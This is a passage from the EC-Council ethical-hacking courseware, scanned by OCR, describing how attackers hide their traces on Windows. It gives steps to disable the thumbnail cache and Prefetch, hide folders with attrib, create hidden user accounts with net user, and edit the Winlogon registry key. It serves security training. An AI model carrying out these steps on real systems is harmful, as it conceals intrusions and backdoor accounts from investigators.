  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker can disable the thumbnail cache by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **gpedit.msc** and press **Enter** or click **OK**
- The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
- Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
- Select **Enabled** to turn off the thumbnail cache
- Click **OK**




Figure 6.219: Screenshot of disabling the thumbnail cache in Local Group Policy Editor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disable Windows Prefetch Feature**

  Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

  For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

  Attackers can disable the Prefetch feature by implementing the following steps:

  - Press **Windows + R** keys to open the **Run** dialog box
  - Type **services.msc** and press **Enter** or click **OK**
  - Search for the **SysMain** (Superfetch) service and double-click it to open **SysMain Properties (Local Computer)**
  - From the drop-down options in **Startup type**, select the **Disabled** option
  - Click **OK**





Figure 6.220: Screenshot of disabling the Superfetch service

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hiding Artifacts in Windows, Linux, and macOS

Attackers often attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Every OS hides its artifacts such as internal task execution artifacts and critical system files. Attackers leverage this OS feature to conceal their artifacts such as directories, user accounts, files, folders, or any other system-related artifacts within existing artifacts to evade detection.

Hiding Artifacts in Windows

- **Hiding Files and Folders**

  Attackers use the following command with administrator privileges to hide any file or folder in a Windows system:

  `attrib +h +s +r <FolderName>`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Command Prompt
C:\Users\Admin>mkdir CEH Hack

C:\Users\Admin>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin

04/06/2022  02:17 AM    <DIR>          .
02/03/2022  01:57 AM    <DIR>          ..
04/06/2022  02:17 AM    <DIR>          CEH Hack
01/26/2022  11:06 PM    <DIR>          Contacts
02/03/2022  12:24 AM    <DIR>          Desktop
04/06/2022  12:03 AM    <DIR>          Documents
02/03/2022  02:08 AM    <DIR>          Downloads
01/26/2022  11:06 PM    <DIR>          Favorites
01/26/2022  11:06 PM    <DIR>          Links
01/26/2022  11:06 PM    <DIR>          Music
01/26/2022  11:07 PM    <DIR>          OneDrive
01/26/2022  11:07 PM    <DIR>          Pictures
01/26/2022  11:06 PM    <DIR>          Saved Games
01/26/2022  11:15 PM    <DIR>          Searches
04/06/2022  12:15 AM    <DIR>          test
04/06/2022  03:01 AM    <DIR>          Videos
               0 File(s)              0 bytes
              16 Dir(s)  17,264,418,816 bytes free
```

Figure 6.221: Before hiding a folder in Windows

```
Command Prompt
C:\Users\Admin>attrib +h +r +s CEH_Hack

C:\Users\Admin>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin

04/06/2022  02:17 AM    <DIR>          .
02/03/2022  01:57 AM    <DIR>          ..
01/26/2022  11:06 PM    <DIR>          Contacts
02/03/2022  12:24 AM    <DIR>          Desktop
04/06/2022  12:03 AM    <DIR>          Documents
02/03/2022  02:08 AM    <DIR>          Downloads
01/26/2022  11:06 PM    <DIR>          Favorites
01/26/2022  11:06 PM    <DIR>          Links
01/26/2022  11:06 PM    <DIR>          Music
01/26/2022  11:07 PM    <DIR>          OneDrive
01/26/2022  11:07 PM    <DIR>          Pictures
01/26/2022  11:06 PM    <DIR>          Saved Games
01/26/2022  11:15 PM    <DIR>          Searches
04/06/2022  12:15 AM    <DIR>          test
04/06/2022  03:01 AM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)  17,264,414,720 bytes free

C:\Users\Admin>
```

Figure 6.222: After hiding a folder in Windows

- **Hiding Users**

  Attackers can create a hidden user account on the victim system using the following command:

  `net user <UserName> /add`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following command to activate the account for exploitation:

net user <UserName> /active:yes

Run the following command to hide the account when it is not required:

net user <UserName> /active:no




Figure 6.223: Hiding users in Windows

- **Hiding User Accounts**

Open **Registry Editor** and navigate to the following location:

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon

Right click on Winlogon → hover on **New** → choose **Key**.

